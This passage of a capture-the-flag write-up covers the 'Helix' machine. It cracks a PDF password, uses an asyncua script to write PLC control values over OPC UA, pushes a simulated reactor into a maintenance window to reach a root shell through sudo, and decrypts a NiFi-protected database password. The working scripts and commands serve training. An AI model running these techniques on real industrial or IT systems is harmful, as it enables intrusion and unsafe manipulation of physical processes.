
These two files were the root bridge. The PNG identified the internal control interface and the writable variables, while the PDF explained the exact operating conditions required to open the maintenance path.
4.2.1 Control Systems Diagram
4.2.1.1 OPC UA Endpoint
The diagram gave the technical layout first. It showed the plant split into Reactor Systems, Control Systems, and Safety Systems, all hanging off an internal OPC UA server at:
opc.tcp://127.0.0.1:4840/helix/It is the local OPC UA endpoint exposed by the Helix PLC service, listening on TCP port 4840, the default OPC UA port.
To interact with the local OPC UA service, we could use either GUI clients, or the Python asyncua library, an asynchronous OPC UA client/server implementation for Python.
4.2.1.2 Writable Variables
More importantly, it labeled which variables were writable from the control layer:
ModeTest OverrideReset TripCalibration Offset
while the safety states such as Rods Inserted and Emergency Cooling were read-only.
That immediately told us the root path was going through the local OPC UA service, and that the intended interaction was changing plant state through writable control nodes, while we could not directly edit files under /opt/helix as operator.
4.2.2 Operator Control & Safety Guide
4.2.2.1 John PDF Cracking
The paired PDF was password-protected, so the next step was extracting its hash with pdf2john and cracking it with John the Ripper:
pdf2john "Operator Control & Safety Guide.pdf" > pdf.hash
john pdf.hash --wordlist=path/to/rockyou.txt
john --show pdf.hashCracked with Rockyou TXT:
$ pdf2john "Operator Control & Safety Guide.pdf" > pdf.hash
$ john pdf.hash --wordlist=/home/Axura/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PDF [MD5 SHA2 RC4/AES 32/64])
Cost 1 (revision) is 6 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
operator1        (Operator Control & Safety Guide.pdf)
1g 0:00:00:35 DONE (2026-05-10 02:03) 0.02837g/s 7496p/s 7496c/s 7496C/s orourke..nsyncj
Use the "--show --format=PDF" options to display all of the cracked passwords reliably
Session completed
4.2.2.2 Maintenance Operating Window
Use the password operator1 to open the guide:

The PDF supplied the missing procedure. It explained that maintenance access was not unlocked by a single flag, but by driving the PLC into a narrow maintenance operating window. The required operator sequence was:
- Set
ModetoMAINTENANCE - Enable
TestOverride - Begin a controlled ramp using
CalibrationOffset

The most important part was the "Maintenance Operating Window" section. It states that diagnostic tools become available only when temperature reaches around 295°C or pressure reaches 73 bar, while both still remain below the trip thresholds and no safety trip is active.

It also explains that ResetTrip only works after the system returns to a safe state, so brute-forcing a reset would not help.
4.2.3 Control-Side Goals
At this stage, the control-side goal was already clear:
- Connect to the local OPC UA server at
opc.tcp://127.0.0.1:4840/helix/ - Use the writable nodes from the diagram
- Follow the procedure from the PDF to enter
MAINTENANCE, enableTestOverride, and rampCalibrationOffset - Push the reactor into the maintenance window without crossing the trip thresholds
- Use that maintenance state to satisfy the
sudoprivesc primitive, which will be introduced in the next section.
The variables mentioned above are all WRITABLE, which were a bit deleberately designed, as aforementioned in section 4.2.1.2.
4.3 Sudo
4.3.1 Sudo Helix Control
The final local clue confirmed whole privesc model. sudo -l exposed a maintenance wrapper:
operator@helix:~$ sudo -l
Matching Defaults entries for operator on helix:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User operator may run the following commands on helix:
    (root) NOPASSWD: /usr/local/sbin/helix-maint-console
operator@helix:~$ file /usr/local/sbin/helix-maint-console
/usr/local/sbin/helix-maint-console: Bourne-Again shell script, ASCII text executable
That matched the manuals exactly: privilege escalation was meant to happen only during a valid maintenance window allowing us to interact with the Helix PLC Service, not through a classic sudo misconfiguration.
4.3.2 Bash Script Analysis
/usr/local/sbin/helix-maint-console was just a simple Bash script:
#!/bin/bash
set -euo pipefail

FLAG="/opt/helix/state/maintenance_window"

read_until() { cat "$FLAG" 2>/dev/null || true; }

window_ok() {
  [ -f "$FLAG" ] || return 1
  local until_ts now
  until_ts="$(read_until)"
  now="$(date +%s)"
  [[ "$until_ts" =~ ^[0-9]+$ ]] || return 1
  [ "$now" -lt "$until_ts" ] || return 1
  return 0
}

if ! window_ok; then
  echo "Maintenance window CLOSED."
  exit 1
fi

until_ts="$(read_until)"
now="$(date +%s)"
remaining=$((until_ts-now))

echo "[+] Privileged maintenance access granted"
echo "[!] Window expires in ${remaining} seconds"
echo "[!] Session will be terminated automatically"

# Unique scope name
SCOPE="helix-maint-$$"

# Launch an interactive root shell attached to THIS TTY, in its own systemd scope
systemd-run --quiet --scope --unit="$SCOPE" --property=KillMode=control-group --property=SendSIGHUP=yes \
  /bin/bash -p -i

# If systemd-run returns, the shell exited.
exit 0The script is the privilege gate. It reads /opt/helix/state/maintenance_window and treats the contents as a Unix timestamp:
FLAG="/opt/helix/state/maintenance_window"
until_ts="$(read_until)"
now="$(date +%s)"
[[ "$until_ts" =~ ^[0-9]+$ ]] || return 1
[ "$now" -lt "$until_ts" ] || return 1So the console does not check group membership, a password, or any extra operator prompt. It only checks whether the maintenance_window file exists and whether its timestamp is still in the future. If that test fails, the script stops immediately with:
operator@helix:~$ sudo helix-maint-console
Maintenance window CLOSED.
If the timestamp is valid, the wrapper computes the remaining lifetime and then launches a root shell in a dedicated systemd scope:
systemd-run --quiet --scope --unit="$SCOPE" --property=KillMode=control-group --property=SendSIGHUP=yes \
/bin/bash -p -iThat is the actual privesc sink: once the maintenance window opens, sudo /usr/local/sbin/helix-maint-console does not drop into a restricted menu or helper binary, it gives an interactive /bin/bash -p -i as root.
It just acted as the gate to a CTF prize.
4.4 Privesc
4.4.1 Exploit Chain
So the root chain becomes straightforward:
- The manuals tell us how to drive the PLC into its maintenance operating window through OPC UA
- That maintenance state causes
/opt/helix/state/maintenance_windowto contain a future timestamp sudo /usr/local/sbin/helix-maint-consoleaccepts that timestamp as proof that maintenance is active- The wrapper then spawns
/bin/bash -p -iasroot
The root path can be visualized as:
[Connect to opc.tcp://127.0.0.1:4840/helix/]
                  |
                  v
       [Set Mode = MAINTENANCE]
                  |
                  v
        [Enable TestOverride]
                  |
                  v
    [Ramp CalibrationOffset slowly]
                  |
                  v
      [Reach maintenance window]
            Temp ~= 295 C or Pressure ~= 73 bar
            Below trip thresholds
            No active trip
                  |
                  v
[PLC writes future timestamp to /opt/helix/state/maintenance_window]
                  |
                  v
  [sudo /usr/local/sbin/helix-maint-console]
                  |
                  v
[systemd-run -> /bin/bash -p -i as root]4.4.2 Helix Exploitation
The remaining step was to actually drive the PLC into the maintenance window from the operator shell.
Since the endpoint exposed OPC UA, the most conveninet way to interact with it under HTB environment was Python's asyncua library, an asynchronous OPC UA client/server implementation that can connect to an OPC UA endpoint, resolve node IDs, read current values, and write updated control values back to the server.
Or we can tunnel
127.0.0.1:4840from victim to local machine, then use GUI tools to interact with the service. See section 5.3 in APPENDIX.
4.4.2.1 Finding Variable IDs
The operator manuals told us which variables mattered, but not their identifiers. So the first step was to verify that the documented endpoint was really live and then enumerate the relevant nodes ourselves:
ss -lantp | grep 4840Once 127.0.0.1:4840 was confirmed as listening, we could browse the OPC UA namespace and search for the variables named in the manuals:
# enum_vars.py
import asyncio
from asyncua import Client

URL = "opc.tcp://127.0.0.1:4840/helix/"
WANTED = {"Mode", "TestOverride", "CalibrationOffset", "Temperature", "Pressure", "ResetTrip", "TripActive"}

async def walk(node, hits):
    try:
        name = await node.read_browse_name()
    except Exception:
        return

    if name.Name in WANTED:
        try:
            value = await node.read_value()
        except Exception:
            value = "<unreadable>"
        hits.append((name.Name, str(node.nodeid), value))

    try:
        children = await node.get_children()
    except Exception:
        return

    for child in children:
        await walk(child, hits)

async def main():
    hits = []
    async with Client(url=URL) as client:
        await walk(client.nodes.objects, hits)

    for name, nodeid, value in hits:
        print(f"{name} -> {nodeid} -> {value}")

asyncio.run(main())Run result:
operator@helix:~$ python3 /dev/shm/enum_vars.py
Temperature -> NodeId(Identifier=4, NamespaceIndex=2, NodeIdType=<NodeIdType.FourByte: 1>) -> 283.99998575507215
Pressure -> NodeId(Identifier=5, NamespaceIndex=2, NodeIdType=<NodeIdType.FourByte: 1>) -> 68.99999038126427
CalibrationOffset -> NodeId(Identifier=6, NamespaceIndex=2, NodeIdType=<NodeIdType.FourByte: 1>) -> 0.0
TripActive -> NodeId(Identifier=10, NamespaceIndex=2, NodeIdType=<NodeIdType.FourByte: 1>) -> False
Mode -> NodeId(Identifier=12, NamespaceIndex=2, NodeIdType=<NodeIdType.FourByte: 1>) -> NORMAL
TestOverride -> NodeId(Identifier=13, NamespaceIndex=2, NodeIdType=<NodeIdType.FourByte: 1>) -> False
ResetTrip -> NodeId(Identifier=14, NamespaceIndex=2, NodeIdType=<NodeIdType.FourByte: 1>) -> False
The relevant nodes lined up as:
ns=2;i=12->Modens=2;i=13->TestOverridens=2;i=6->CalibrationOffsetns=2;i=4->Temperaturens=2;i=5->Pressure
4.4.2.2 Final Exploit
For the final exploit, the manuals already told us which variables mattered and in what order:
- set
ModetoMAINTENANCE - enable
TestOverride - raise
CalibrationOffsetslowly until the reactor enters the maintenance window
So the exploitation only needs to:
- connect to
opc.tcp://127.0.0.1:4840/helix/ - grab the writable node IDs
- apply those changes
- and monitor temperature and pressure until one of the maintenance-window thresholds was reached without tripping the safety logic.
The exploit script:
# boom.py
import asyncio
from asyncua import Client

async def main():
    # Local OPC UA endpoint exposed by the Helix PLC service
    url = "opc.tcp://127.0.0.1:4840/helix/"

    async with Client(url=url) as client:
        print("[*] Connected to OPC UA server")

        # Concrete node IDs recovered from the OPC UA namespace
        mode_node = client.get_node("ns=2;i=12")
        test_override_node = client.get_node("ns=2;i=13")
        calibration_node = client.get_node("ns=2;i=6")

        # Live telemetry nodes used to decide when the PLC has entered the
        # maintenance operating window described in the PDF.
        temp_node = client.get_node("ns=2;i=4")
        pressure_node = client.get_node("ns=2;i=5")

        # Step 1 and 2 from the operator guide:
        # switch to MAINTENANCE and enable TestOverride
        print("[*] Setting MAINTENANCE mode and enabling TestOverride...")
        await mode_node.write_value("MAINTENANCE")
        await test_override_node.write_value(True)

        # Step 3: raise CalibrationOffset gradually.
        # The PDF warns that aggressive changes can trigger a safety trip,
        # so we use small steps and observe the reactor after each write.
        print("[*] Ramping CalibrationOffset...")
        for offset in [15.0, 20.0, 25.0, 30.0]:
            await calibration_node.write_value(offset)
            await asyncio.sleep(2)

            # Read back process values after each adjustment to see whether
            # we have crossed into the maintenance window.
            temp = await temp_node.read_value()
            pressure = await pressure_node.read_value()
            print(f"[/] CalibrationOffset={offset} | Temp={temp}C | Pressure={pressure} bar")

            # The guide says the window opens around 295 C or 73 bar, as long
            # as we stay below the trip thresholds and no trip is active.
            if temp >= 295 or pressure >= 73:
                print("[+] Maintenance window reached")
                return

asyncio.run(main())The ramp calibration logic:
The PDF explicitly warns that increasing
CalibrationOffsettoo aggressively will trigger a safety trip and invalidate the entire attempt. So instead of jumping straight to a large value, raise it in steps, pause briefly, read backTemperatureandPressure, and stop as soon as the reactor crosses into the maintenance window described by the guide.
Once that state is reached, the PLC-side logic opens the maintenance window and writes the future timestamp consumed by /usr/local/sbin/helix-maint-console.
At that point, the control-side exploit is complete and the final step is just:
sudo /usr/local/sbin/helix-maint-consoleThis was more like a CTF challenge:
operator@helix:~$ python3 /dev/shm/boom.py
[*] Connected to OPC UA server
[*] Setting MAINTENANCE mode and enabling TestOverride...
[*] Ramping CalibrationOffset...
[/] CalibrationOffset=15.0 | Temp=299.0341640397002C | Pressure=69.02438807970957 bar
[+] Maintenance window reached
operator@helix:~$ sudo /usr/local/sbin/helix-maint-console
[+] Privileged maintenance access granted
[!] Window expires in 93 seconds
[!] Session will be terminated automatically
root@helix:/home/operator# id
uid=0(root) gid=0(root) groups=0(root)
root@helix:/home/operator# cat ~/root.txt
1*****************************8
Rooted.
5 APPENDIX
5.1 Nifi Security Property
The official NiFi Administration Guide documents conf/nifi.properties as the main runtime configuration file, which holds the sensitive properties key and related settings, while the flow file stores processors, controller services, and encrypted sensitive values such as database passwords.
The primary configuration file conf/nifi.properties revealed:
# security properties #
nifi.sensitive.props.key=TUHh+YHA30zmdlcA8xq/elNBLPkO03Nl
nifi.sensitive.props.key.protected=
nifi.sensitive.props.algorithm=NIFI_PBKDF2_AES_GCM_256
nifi.sensitive.props.additional.keys=The official NiFi Administration Guide defines nifi.sensitive.props.key as the password used to encrypt sensitive processor properties, and nifi.sensitive.props.algorithm as the algorithm protecting those values in the flow definition.
5.2 Nifi PBKDF2 Decryption
With the recovered nifi.sensitive.props.key in hand, the next step was reading conf/flow.xml.gz, where NiFi stores controller services and their protected properties. Extracting the MaintenanceDB block exposed the target credential directly:
So this stage split naturally into two parts: first recover the protected enc{...} blob from the flow, then rebuild NiFi's NIFI_PBKDF2_AES_GCM_256 routine to turn that blob back into plaintext.
<name>MaintenanceDB</name>
...
<property>
  <name>Database User</name>
  <value>operator</value>
</property>
<property>
  <name>Password</name>
  <value>enc{b1b80d8f59f48ed8e604b9be91ad947953b8c003b976feb84ab654838b5c208715af21ede9bf6b443390c4906d34b22dd2c2}</value>
</property>The enc{...} wrapper showed that the value was still in NiFi's protected flow format, so the remaining step was reproducing NiFi's own decryptor offline.
In PropertyEncryptionMethod.java, the configured algorithm is defined as a PBKDF2-derived AES-GCM scheme with a 256-bit key:
NIFI_PBKDF2_AES_GCM_256(KeyDerivationFunction.PBKDF2, EncryptionMethod.AES_GCM, 256)The key is not used directly. StandardPropertySecretKeyProvider.java routes nifi.sensitive.props.key through PBKDF2SecureHasher, and PBKDF2SecureHasher.java hardcodes the important parameters:
private static final String DEFAULT_PRF = "SHA-512";
private static final int DEFAULT_ITERATION_COUNT = 160_000;
private static final int DEFAULT_DK_LENGTH = 32;The missing salt comes from AbstractSecureHasher.java, where NiFi defines the static salt:
private static final byte[] STATIC_SALT = "NiFi Static Salt".getBytes(StandardCharsets.UTF_8);The ciphertext layout also comes straight from source. AbstractFlowEncryptor.java wraps protected flow values as enc{...}, and KeyedCipherPropertyEncryptor.java shows that the underlying binary is stored as a 16-byte IV followed by the AES-GCM payload:
protected static final String ENCRYPTED_FORMAT = "enc{%s}";
private static final int INITIALIZATION_VECTOR_LENGTH = 16;
private static final String CIPHER_ALGORITHM = "AES/GCM/NoPadding";Therefore, we can create a Python decryptor, which is just a direct translation of NiFi's Java:
- remove the
enc{}wrapper - hex-decode the blob
- derive a
32-byte key withPBKDF2-HMAC-SHA512using160000iterations andNiFi Static Salt - then split the first
16bytes as the IV - and decrypt the remainder with AES-GCM
The script:
import binascii
from cryptography.hazmat.primitives import hashes
from cryptography.hazmat.primitives.kdf.pbkdf2 import PBKDF2HMAC
from cryptography.hazmat.primitives.ciphers.aead import AESGCM

# Recovered from conf/nifi.properties
password = b"TUHh+YHA30zmdlcA8xq/elNBLPkO03Nl"

# Remove the outer enc{...} wrapper
encrypted_value = "b1b80d8f59f48ed8e604b9be91ad947953b8c003b976feb84ab654838b5c208715af21ede9bf6b443390c4906d34b22dd2c2"

# NiFi derives the AES key from nifi.sensitive.props.key using:
# PBKDF2-HMAC-SHA512, 160000 iterations, static salt "NiFi Static Salt",
# and a 32-byte output for NIFI_PBKDF2_AES_GCM_256
kdf = PBKDF2HMAC(
    algorithm=hashes.SHA512(),
    length=32,
    salt=b"NiFi Static Salt",
    iterations=160000,
)

key = kdf.derive(password)

# Decode enc into the raw-hex protected value
data = binascii.unhexlify(encrypted_value)

# NiFi stores the encrypted blob as:
# [16-byte IV][AES-GCM ciphertext+tag]
iv = data[:16]
payload = data[16:]

# Decrypt the remaining payload with AES-GCM
print(AESGCM(key).decrypt(iv, payload, None).decode())Crack in a second:
$ python decrypt_nifi.py
R7qZ9L3xKM2W8pFYcA
That recovered the full operator:R7qZ9L3xKM2W8pFYcA database/application credential pair.
5.3 Helix GUI Exploitation
There are many client tools to access OPC UA service endpoints with GUI automation, for example the FreeOpcUa client.
We just need to tunnel port 4840 from the victim machine:
ssh -L 4840:127.0.0.1:4840 -i operator_id_ed25519 [email protected]Install client via pip:
pip install opcua-clientThen run:
opcua-clientEnter endpoint URL:
opc.tcp://127.0.0.1:4840And connect:

With this we need to enumerate OIDs anymore. Just manipulate the target objects like we did in section 4.4.2 to the desired values:
- Input string
MAINTENANCEtoMode - Enable
TestOverride(selectTruefrom the dropdown) - Ramp
CalibrationOffset, adjustTempandPressureintroduced from the PDF file, until the reactor enters the maintenance window
And root in the same way by running the game trigger:
sudo /usr/local/sbin/helix-maint-console
Comments | NOTHING